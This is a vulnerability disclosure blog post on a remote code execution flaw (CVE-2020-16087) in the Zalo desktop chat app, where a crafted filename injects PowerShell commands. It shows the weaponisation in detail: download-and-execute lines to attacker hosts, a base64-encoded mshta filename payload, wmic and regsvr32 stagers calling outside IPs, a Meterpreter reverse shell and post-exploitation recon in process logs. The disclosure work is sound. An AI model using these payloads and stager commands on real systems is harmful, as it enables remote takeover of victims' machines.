Remote Code Execution in a Popular Chat App: Easy as Sending a File

CVE-2020-16087

12 Aug 2020 - Uchechi Odikanwa / James Lanagan

Zalo is a chat application on the rise and exceedingly popular in South-East Asia with a user base of over 100 million. In a number of countries, including Vietnam and Myanmar, the application rivals WhatsApp and Facebook Messenger as the most popular chat application. Zalo's functionality continues to expand with Zalo Pay and Zalo Shop emerging among many new features on the burgeoning super app.

With Coronavirus forcing many to work from home, people are using a wide array of chat applications to simplify remote working. Zalo first came into our focus when ThreatSpike EDR detected an interesting process chain: Zalo.exe opening PowerShell.

Command Line


```
powershell.exe "start \"c:\users\USERNAME\documents\zalo received files\phao vni.pdf\""
```

Parent Processes

```
c:\program files\windowsapps\vngonline.zalofordesktop_19.8.1.0_x64__z59ddpn1nx8g0\app\zalo.exe [11700]
c:\program files\windowsapps\vngonline.zalofordesktop_19.8.1.0_x64__z59ddpn1nx8g0\app\zalo.exe [14736]
c:\windows\explorer.exe [10172]
```


Like most messaging apps, Zalo allows users to send each other documents. At first glance, it seems PowerShell is being called by Zalo.exe to open files received through the application. We confirmed this was the case by manually testing and using ProcMon to monitor child processes being created.

To the developer, this probably seemed like an easy way to open a file as PowerShell takes care of choosing which application to use. However, the use of double quotation marks to wrap the file path in the PowerShell command is dangerous. PowerShell, when using double quotes (rather than single quotes) allows you to embed expressions within strings, for example:



```
PS C:\Users\IEUser> $word = "world"
PS C:\Users\IEUser> echo "Hello $word"
Hello world
PS C:\Users\IEUser>
```

In this case, the user sending the file in Zalo is in control of the filename, so they can easily embed an expression in the name which will be executed on the receiving user's machine if not properly escaped by Zalo.



Friend Requests 2 hours
You and Cora are now friends

Cora few sec
You: [File] $(calc).txt

You and Cora are now friends !


Send welcome Sticker!

Hello Cora

09:35 Today

$(calc).txt
4 B
09:35
Received

To confirm our suspicions, we sent a file named ‘$(calc).txt’ to a user via the chat application. If there was proper escaping, when the remote user double-clicked on the file in the chat window, Notepad would open up a file called ‘$(calc).txt’. What we saw instead was Calculator popping up on the remote machine confirming that there was indeed an arbitrary Remote Code Execution vulnerability in the Zalo Desktop application (version 19.8.1.0). As seen in the screenshot of ProcMon, Zalo opens PowerShell which, running the filename as a command, opens the Calculator.



☐ Only show processes still running at end of current trace
☑ Timelines cover displayed events only

```
VBoxTray.exe (3816)       VirtualBox Guest Ad... C:\Windows\Syste...   Oracle C... WINDEV2007EVAL\User  "C:\Windows\System32\VBoxTray.exe"
OneDrive.exe (4072)       Microsoft OneDrive     C:\Users\User\Ap...   Microsof... WINDEV2007EVAL\User  "C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /backgro...
Zalo.exe (2424)           Zalo                   C:\Program Files\...  VNG Cor...  WINDEV2007EVAL\User  "C:\Program Files\WindowsApps\VNGOnline.Zalofordesktop_19.8.1.0_x64...
  Zalo.exe (1332)         Zalo                   C:\Program Files\...  VNG Cor...  WINDEV2007EVAL\User  "C:\Program Files\WindowsApps\VNGOnline.Zalofordesktop_19.8.1.0_x64...
  Zalo.exe (3952)         Zalo                   C:\Program Files\...  VNG Cor...  WINDEV2007EVAL\User  "C:\Program Files\WindowsApps\VNGOnline.Zalofordesktop_19.8.1.0_x64...
  Zalo.exe (6308)         Zalo                   C:\Program Files\...  VNG Cor...  WINDEV2007EVAL\User  "C:\Program Files\WindowsApps\VNGOnline.Zalofordesktop_19.8.1.0_x64...
  Zalo.exe (3380)         Zalo                   C:\Program Files\...  VNG Cor...  WINDEV2007EVAL\User  "C:\Program Files\WindowsApps\VNGOnline.Zalofordesktop_19.8.1.0_x64...
    powershell.exe (3720) Windows PowerShell     C:\Windows\Syste...   Microsof... WINDEV2007EVAL\User  powershell.exe "Start \"C:\Users\User\Desktop\paste $(calc).txt\""
      Conhost.exe (9068)  Console Window H...    C:\Windows\Syste...   Microsof... WINDEV2007EVAL\User  \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
      calc.exe (4624)     Windows Calculator     C:\Windows\syste...   Microsof... WINDEV2007EVAL\User  "C:\Windows\system32\calc.exe"
  Zalo.exe (3908)         Zalo                   C:\Program Files\...  VNG Cor...  WINDEV2007EVAL\User  "C:\Program Files\WindowsApps\VNGOnline.Zalofordesktop_19.8.1.0_x64...
  Zalo.exe (2124)                                C:\Program Files\...              WINDEV2007EVAL\User  "C:\Program Files\WindowsApps\VNGOnline.Zalofordesktop_19.8.1.0_x64...
  Zalo.exe (8136)         Zalo                   C:\Program Files\...  VNG Cor...  WINDEV2007EVAL\User  "C:\Program Files\WindowsApps\VNGOnline.Zalofordesktop_19.8.1.0_x64...
                          Process Monitor        C:\Users\User\De...   Sysinter... WINDEV2007EVAL\User  "C:\Users\User\Desktop\Procmon.exe"

Description:  Windows PowerShell
Company:      Microsoft Corporation
Path:         C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Command:      powershell.exe "Start \"C:\Users\User\Desktop\paste $(calc).txt\""
User:         WINDEV2007EVAL\User
```

0:00 / 1:00

Ok so we can open the calculator. But how do we weaponise this? There are some restrictions on what content is allowed in filenames on Windows:

- The filename must not exceed 255 characters in length
- Characters "/", "\" "|" "<", ">", ":", "*" and "?" are forbidden

The obvious solution to the forbidden character problem is encoding; PowerShell tends to work particularly well with base64 encoded commands using the '-encodedCommand' flag. However, encoding can extend the file name significantly, possibly past the 255 limit.

The simplest way to try and weaponise this PowerShell injection vulnerability was to initiate a web download from the filename itself. A common way of doing this in PowerShell is given below:

```
(New-Object System.Net.WebClient).DownloadFile(“http://baddomain.com”,"/path/to/download"); Start-Process ("pa
```

However, once this command is encoded it exceeds the maximum default filename length. Instead of the clunky PowerShell command above we could use an alias of Invoke-WebRequest, wget, which yields something along the lines of the following command to be encoded:

```
wget https://pastebin.com/raw/WWZRpRiN -OutFile `"C:\Users\$env:username\Documents\Zalo Received Files\test.ps
```

However, again this requires specifying the path of the file to be executed meaning the encoded value is too long for the filename. We are going to have to get creative to weaponise this.

The ideal scenario would include downloading the malicious commands from a short URL and executing it on the fly, without having to specify a file path. Additionally, we would want to live off the land as much as


We began to consider Windows executables besides PowerShell which were capable of downloading and executing arbitrary code in memory. Luckily, the list of Windows utilities that can be weaponised in this manner is always growing. Our first target was mshta.exe. Mshta is capable of downloading a HTML Application (HTA) file from a remote server and executing it on the fly, within mshta's memory space. It ticks all the boxes:

- Windows executable
- Executes commands in memory (no need to specify file path)
- Takes a URL as a parameter
- Short command: mshta {url}

The brevity of the mshta command allows it to fit within the 255 character filename limit without using any special characters:

```
$(powershell.exe -eNco bXNodGEgaHR0cHM6Ly9jMi5pcC5hZGQucmVzL20=)
```


As seen in ProcMon, this all works perfectly; Zalo opens up powershell which decodes the mshta command and executes our chosen attack. Using mshta as a stager we can download all manner of malicious executables: keyloggers, ransomware or whatever else we need to further our attack. In this example, a Meterpreter reverse shell payload was delivered using a malicious HTA file.



☐ Only show processes still running at end of current trace
☑ Timelines cover displayed events only

Zalo.exe (1332)	Zalo	C:\Program Files\...	VNG Cor...	WINDEV2007EVAL\User	"C:\Program Files\WindowsApps\VNGOnline.Zalofordesktop_19.8.1.0_x64__z59ddpn1nx8...
Zalo.exe (3952)	Zalo	C:\Program Files\...	VNG Cor...	WINDEV2007EVAL\User	"C:\Program Files\WindowsApps\VNGOnline.Zalofordesktop_19.8.1.0_x64__z59ddpn1nx8...
Zalo.exe (6308)	Zalo	C:\Program Files\...	VNG Cor...	WINDEV2007EVAL\User	"C:\Program Files\WindowsApps\VNGOnline.Zalofordesktop_19.8.1.0_x64__z59ddpn1nx8...
Zalo.exe (3380)	Zalo	C:\Program Files\...	VNG Cor...	WINDEV2007EVAL\User	"C:\Program Files\WindowsApps\VNGOnline.Zalofordesktop_19.8.1.0_x64__z59ddpn1nx8...
powershell.exe (8828)	Windows PowerShell	C:\Windows\Syste...	Microsof...	WINDEV2007EVAL\User	powershell.exe "Start \"C:\Users\User\Documents\Zalo Received Files\$(powershell.exe -...
Conhost.exe (3820)	Console Window H...	C:\Windows\Syste...	Microsof...	WINDEV2007EVAL\User	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
powershell.exe (8468)	Windows PowerShell	C:\Windows\Syste...	Microsof...	WINDEV2007EVAL\User	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -eNco bQBzAGgAdAB...
mshta.exe (5128)	Microsoft (R) HTML...	C:\Windows\syste...	Microsof...	WINDEV2007EVAL\User	"C:\Windows\system32\mshta.exe" http://34.90.230.177:80/0dBO4BF6JwAK.hta
powershell.exe (368)	Windows PowerShell	C:\Windows\Syste...	Microsof...	WINDEV2007EVAL\User	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -e aQB...
Conhost.exe (2036)	Console Window H...	C:\Windows\Syste...	Microsof...	WINDEV2007EVAL\User	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
powershell.exe (4424)	Windows PowerShell	C:\Windows\sysw...	Microsof...	WINDEV2007EVAL\User	"C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c &([s...
Conhost.exe (4224)	Console Window H...	C:\Windows\Syste...	Microsof...	WINDEV2007EVAL\User	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
cmd.exe (9196)	Windows Comman...	C:\Windows\SysW...	Microsof...	WINDEV2007EVAL\User	C:\Windows\system32\cmd.exe
Conhost.exe (8520)	Console Window H...	C:\Windows\Syste...	Microsof...	WINDEV2007EVAL\User	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
whoami.exe (7468)	whoami - displays l...	C:\Windows\SysW...	Microsof...	WINDEV2007EVAL\User	whoami


Description: Microsoft (R) HTML Application host
Company: Microsoft Corporation
Path: C:\Windows\system32\mshta.exe
Command: "C:\Windows\system32\mshta.exe" http://34.90.230.177:80/0dBO4BF6JwAK.hta
User: WINDEV2007EVAL\User



Description: Microsoft (R) HTML Application host
Company: Microsoft Corporation
Path: C:\Windows\system32\mshta.exe
Command: "C:\Windows\system32\mshta.exe" http://34.90.230.177:80/0dBO4BF6JwAK.hta
User: WINDEV2007EVAL\User
PID: 3176 Started: 8/12/2020 8:29:17 AM
Exited: 8/12/2020 8:29:24 AM

0:00 / 0:26


We can go from a single chat message to fully owning a PC with just a filename. Moreover, mshta isn't the only Windows stager available, wmic, rundll, regsvr can all be used in a similar way to execute code from a filename. Here wmic and regsvr are seen as child processes of Zalo.exe after successful injection of commands into the PowerShell argument.


Process Tree

☐ Only show processes still running at end of current trace
☑ Timelines cover displayed events only

```
                                                                                                     Command
    Zalo.exe (1332)        Zalo               C:\Program Files\...   VNG Cor...  WINDEV2007EVAL\User  "C:\Program Files\WindowsApps\VNGOnline.Zalofordesktop_19.8.1.0_x64__z59ddpn1nx8...
    Zalo.exe (3952)        Zalo               C:\Program Files\...   VNG Cor...  WINDEV2007EVAL\User  "C:\Program Files\WindowsApps\VNGOnline.Zalofordesktop_19.8.1.0_x64__z59ddpn1nx8...
    Zalo.exe (6308)        Zalo               C:\Program Files\...   VNG Cor...  WINDEV2007EVAL\User  "C:\Program Files\WindowsApps\VNGOnline.Zalofordesktop_19.8.1.0_x64__z59ddpn1nx8...
  ⊟ Zalo.exe (3380)        Zalo               C:\Program Files\...   VNG Cor...  WINDEV2007EVAL\User  "C:\Program Files\WindowsApps\VNGOnline.Zalofordesktop_19.8.1.0_x64__z59ddpn1nx8...
   ⊟ powershell.exe (2576) Windows PowerShell C:\Windows\Syste...    Microsof... WINDEV2007EVAL\User  powershell.exe "Start \"C:\Users\User\Documents\$(powershell.exe -eNco dwBtAGkAYwA...
      Conhost.exe (2676)   Console Window H... C:\Windows\Syste...   Microsof... WINDEV2007EVAL\User  \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
    ⊟ powershell.exe (8448) Windows PowerShell C:\Windows\Syste...   Microsof... WINDEV2007EVAL\User  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -eNco dwBtAGkAYwAg...
       WMIC.exe (8792)     WMI Commandline ... C:\Windows\Syste...   Microsof... WINDEV2007EVAL\User  "C:\Windows\System32\Wbem\WMIC.exe" os get /FORMAT:http://104.155.71.35:443/d.xsl
    Zalo.exe (3908)        Zalo               C:\Program Files\...   VNG Cor...  WINDEV2007EVAL\User  "C:\Program Files\WindowsApps\VNGOnline.Zalofordesktop_19.8.1.0_x64__z59ddpn1nx8...
    Zalo.exe (6136)                           C:\Program Files\...               WINDEV2007EVAL\User  "C:\Program Files\WindowsApps\VNGOnline.Zalofordesktop_19.8.1.0_x64__z59ddpn1nx8...
 ⊟ cmd.exe (8324)          Windows Comman...  C:\Windows\syste...    Microsof... WINDEV2007EVAL\User  "C:\Windows\system32\cmd.exe"
    conhost.exe (2520)     Console Window H... C:\Windows\syste...   Microsof... WINDEV2007EVAL\User  \??\C:\Windows\system32\conhost.exe 0x4
    powershell.exe (2124)  Windows PowerShell C:\Windows\Syste...    Microsof... WINDEV2007EVAL\User  powershell
 ⊟ Procmon.exe (8696)      Process Monitor    C:\Users\User\De...    Sysinter... WINDEV2007EVAL\User  "C:\Users\User\Desktop\Procmon.exe"

Description:  WMI Commandline Utility
Company:      Microsoft Corporation
Path:         C:\Windows\System32\Wbem\WMIC.exe
Command:      "C:\Windows\System32\Wbem\WMIC.exe" os get /FORMAT:http://104.155.71.35:443/d.xsl
User:         WINDEV2007EVAL\User
```


Process Tree

☐ Only show processes still running at end of current trace
☑ Timelines cover displayed events only

```
                           Description         Image Path           Life Ti... Company     Owner                Command
    Zalo.exe (3952)        Zalo                C:\Program Files\...            VNG Cor...  WINDEV2007EVAL\User  "C:\Program Files\WindowsApps\VNGOnline.Zalofordesktop_19.8.1.0_x64__z59ddpn1nx8...
    Zalo.exe (6308)        Zalo                C:\Program Files\...            VNG Cor...  WINDEV2007EVAL\User  "C:\Program Files\WindowsApps\VNGOnline.Zalofordesktop_19.8.1.0_x64__z59ddpn1nx8...
  ⊟ Zalo.exe (3380)        Zalo                C:\Program Files\...            VNG Cor...  WINDEV2007EVAL\User  "C:\Program Files\WindowsApps\VNGOnline.Zalofordesktop_19.8.1.0_x64__z59ddpn1nx8...
   ⊟ powershell.exe (7896) Windows PowerShell  C:\Windows\Syste...             Microsof... WINDEV2007EVAL\User  powershell.exe "Start \"C:\Users\User\Desktop\$(powershell.exe -eNco cgBIAGcAcwB2AH...
      Conhost.exe (5212)   Console Window H... C:\Windows\Syste...             Microsof... WINDEV2007EVAL\User  \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
    ⊟ powershell.exe (6896) Windows PowerShell C:\Windows\Syste...             Microsof... WINDEV2007EVAL\User  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -eNco cgBIAGcAcwB2...
     ⊟ regsvr32.exe (8384) Microsoft(C) Regist... C:\Windows\syste...          Microsof... WINDEV2007EVAL\User  "C:\Windows\system32\regsvr32.exe" /s /u /n /i:http://104.155.71.35:443/q scrobj
      ⊟ cmd.exe (8212)     Windows Comman...   C:\Windows\syste...             Microsof... WINDEV2007EVAL\User  "C:\Windows\system32\cmd.exe" /q /c chcp 437 & whoami /all 1> C:\Users\User\AppData\L...
         Conhost.exe (2324) Console Window H... C:\Windows\Syste...            Microsof... WINDEV2007EVAL\User  \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
         chcp.com (8900)   Change CodePage ... C:\Windows\syste...             Microsof... WINDEV2007EVAL\User  chcp  437
         whoami.exe (6480) whoami - displays l... C:\Windows\syste...          Microsof... WINDEV2007EVAL\User  whoami  /all
      ⊟ cmd.exe (8812)     Windows Comman...   C:\Windows\syste...             Microsof... WINDEV2007EVAL\User  "C:\Windows\system32\cmd.exe" /q /c chcp 437 & cd 1> C:\Users\User\AppData\Local\Te...
         Conhost.exe (6560) Console Window H... C:\Windows\Syste...            Microsof... WINDEV2007EVAL\User  \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
         chcp.com (6476)   Change CodePage ... C:\Windows\syste...             Microsof... WINDEV2007EVAL\User  chcp  437
      ⊟ cmd.exe (104)      Windows Comman...   C:\Windows\syste...             Microsof... WINDEV2007EVAL\User  "C:\Windows\system32\cmd.exe" /q /c chcp 437 & route PRINT 1> C:\Users\User\AppData\...
         Conhost.exe (2356) Console Window H... C:\Windows\Syste...            Microsof... WINDEV2007EVAL\User  \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
         chcp.com (6620)   Change CodePage ... C:\Windows\syste...             Microsof... WINDEV2007EVAL\User  chcp  437
         ROUTE.EXE (1520)  TCP/IP Route Com... C:\Windows\syste...             Microsof... WINDEV2007EVAL\User  route  PRINT
      ⊟ regsvr32.exe (524) Microsoft(C) Regist... C:\Windows\Syste...          Microsof... WINDEV2007EVAL\User  "C:\Windows\System32\regsvr32.exe" /s /u /n /i:http://104.155.71.35:443/q?0VXU93EAIZ=3...
       ⊟ regsvr32.exe (9068) Microsoft(C) Regist... C:\Windows\Syste...        Microsof... WINDEV2007EVAL\User  "C:\Windows\System32\regsvr32.exe" /s /u /n /i:http://104.155.71.35:443/q?0VXU93EAIZ=3...
        ⊟ cmd.exe (2052)   Windows Comman...   C:\Windows\syste...             Microsof... WINDEV2007EVAL\User  "C:\Windows\system32\cmd.exe" /q /c chcp 437 & dir C:\ /s /b | findstr /I "\.pdf$ \.xsl$ " 1> C:...
           Conhost.exe (8404) Console Window H... C:\Windows\Syste...          Microsof... WINDEV2007EVAL\User  \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
           chcp.com (2464) Change CodePage ... C:\Windows\syste...             Microsof... WINDEV2007EVAL\User  chcp  437
           cmd.exe (4756)  Windows Comman...   C:\Windows\syste...             Microsof... WINDEV2007EVAL\User  C:\Windows\system32\cmd.exe  /S /D /c" dir C:\ /s /b "
           findstr.exe (5488) Find String (QGRE... C:\Windows\syste...         Microsof... WINDEV2007EVAL\User  findstr  /I "\.pdf$ \.xsl$ "

Description:  Windows PowerShell
Company:      Microsoft Corporation
Path:         C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Command:      "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -eNco cgBIAGcAcwB2AHIAMwAyACAALwBzACAALwB1ACAALwBuACAALwBpADoAaAB0AHQAcAA6AC8ALwAxADAANAAuADEANQA1AC4ANwAxAC4AMwA1ADoANAA0ADMALwBxACAAcwBjAHIAbwBiAGoA
User:         WINDEV2007EVAL\User
```

In the end this vulnerability, like most others, stems from incorrect input sanitisation. The developers didn't adequately consider the possibility that a malicious actor might abuse the file name to execute code.

On notifying Zalo of this vulnerability, they were immediately responsive and quick to issue out an update, signifying the company's commitment to security.